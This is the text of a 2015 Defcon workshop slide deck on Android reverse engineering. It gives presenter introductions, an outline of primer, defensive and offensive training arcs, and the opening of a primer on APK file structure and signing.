

# OFFENSIVE AND DEFENSIVE ANDROID REVERSE ENGINEERING

TIM "DIFF" STRAZZERE - JON "JUSTIN CASE" SAWYER - CALEB FENTON  
08.07.2015  
Defcon 23


REDNAGA

# WHO ARE WE

## RED NAGA?



- Banded together by the love of 0days and hot sauces
- Random out of work collaboration and pursuit of up-leveling the community
  - Disclosures / Code / Lessons available on github
- [rednaga.io](http://rednaga.io)
- [github.com/RedNaga](https://github.com/RedNaga)



# WHO ARE WE

JCASE



- CTO of Applied Cybersecurity LLC
- Professional Exploit Troll
- Twitter Celebrity
- One of the founders of "Sunshine"
- @jcase
- [github.com/CunningLogic](https://github.com/CunningLogic)



Sunsh  
bootloader unlock / s-t

APPLIED CYBERSECURITY  
LLC

# WHO ARE WE

CALEB



- Researcher @ SourceClear  
Former Researcher @ Lookout
- Texan at heart, Californian based on shorts and sandals 24/7
- Creator of "Simplify"
- @CalebFenton
- [github.com/CalebFenton](https://github.com/CalebFenton)



# WHO ARE WE

DIFF




- Research & Response Engineer @ Lookout
- Obfuscation and Packer Junkie
- Pretends to know as much as JCase
- Makes own hot sauce - cause why not?
- @timstrazz
- [github.com/strazzere](https://github.com/strazzere)



# WHY ARE WE HERE

More importantly - why should you care?

- Kick off Defcon workshops the right way!  
Three training arcs provided free of cost
- Training can be useless, expensive and non-standard
- Two types of training we normally see (generally):
  - Either blow through basics and leave you in the dust with no tools, potentially the inverse, all basics with no concrete learning
  - All talk, no play (or the inverse... All play, no talk)
- Hopefully we can change this ^
- We like drinking...



# THE TAKE AWAYS

What should you learn from us today?

- Reverse engineering is often learned outside of school, diversifying your approaches are key
- Technical knowledge is key, however learning the perspectives for effectively dealing with problems is more key
  - How to tackle malware \_fast\_
  - How to find vulnerabilities \_fast\_
  - Anyone can find things with a given amount of time, we hope to teach you the mindset of how to accomplish these tasks in a meaningful way



# COURSE STRUCTURE



- Four Arcs
  - Primer - Grasping Android Applications and reversing them
  - Defensive - Figuring out malicious aspects of malware (fast)
  - Offensive - Finding vulnerability on a device
  - “Open”
    - Continue challenges / Partner up / Open QA forum
- Each Arc consists of 2 parts (breaks in between)
  - Lecture Segment ~1 hour
  - Practical Segment (challenges) ~1 hour

# COURSE STRUCTURE



Specifics



- Arc One - Android Primer

- Learn the basics about reversing Android applications
- Application Lifecycle (from a reverser perspective)
- Reversing basics



- Arc Two - Defensive Android

- Tackling malware and other malicious binaries
- Triaging malware effectively
- Hurdling obfuscation which might make this more difficult

# COURSE STRUCTURE



Specifics




- Arc Three - Offensive Android
  - Attacking Android firmware
  - Finding misconfigurations to abuse
  - Finding exploitable Applications
  - Finding exploitable Services



- Arc Four
  - Open Q/A forum
  - Partnered Reversing
  - Finish challenges (win something?)



# POTENTIAL QUESTIONS



Already with answers!

No tools or environment set up?

Use our VM Image!

Question about current subject?

Ask it out loud.

Specific question not related to subject?

Wait for practical or Arc 4.

Need help during practical?

Flag us down.

Thirsty?

Drink our booze with us!  
(or get some to share)

(21+ only!)




# ANDROID REVERSE ENGINEERING PRIMER

Arc 1 - diff

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
# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



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application/vnd.android.package-archive




# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Blah.apk



META-INF/ MANIFEST.MF  
CERT\_NAME.(RSA | DSA)  
CERT\_NAME.SF  
lib/ armeabi(-v7a)/ lib\*.so  
armeabi-v8a/  
x86/  
mips/

Developer public signature

mips/

Self-signed certificate

Created from private key...

...unless is compromised key  
(ex. test-keys)

Used to validate:

installing upgrades

sharing uid's

classes.dex

Print information:

keytool -printcert -file filename\*

Manifest File

Text File

Contains file names  
and Base64  
encoded blob of  
file SHA1s

Signature Manifest File

Text File

Contains file names  
and Base64  
encoded blob of  
Manifest.MF lines  
and Manifest.MF file  
itself

# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Blah.apk



META-INF/  
MANIFEST.MF  
CERT\_NAME.(RSA | DSA)  
CERT\_NAME.SF



lib/  
armeabi(-v7a)/  
arm64-v8a/  
x86/  
mips/



res/  
drawable-\*/\*.  
png  
xml/\*.  
xml  
raw/...



assets/\*



AndroidManifest.xml



classes.dex



resources.arsc

\*

Normally native ELF  
shared libraries

Type depends on how  
it was compiled,  
normally seen by  
simple file command  
or looking at directory

Reverse with:


gdb  
hopper  
IDA Pro  
radare  
...

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application/vnd.android.package-archive



Blah.apk



Resource files

Non-compiled  
resources:

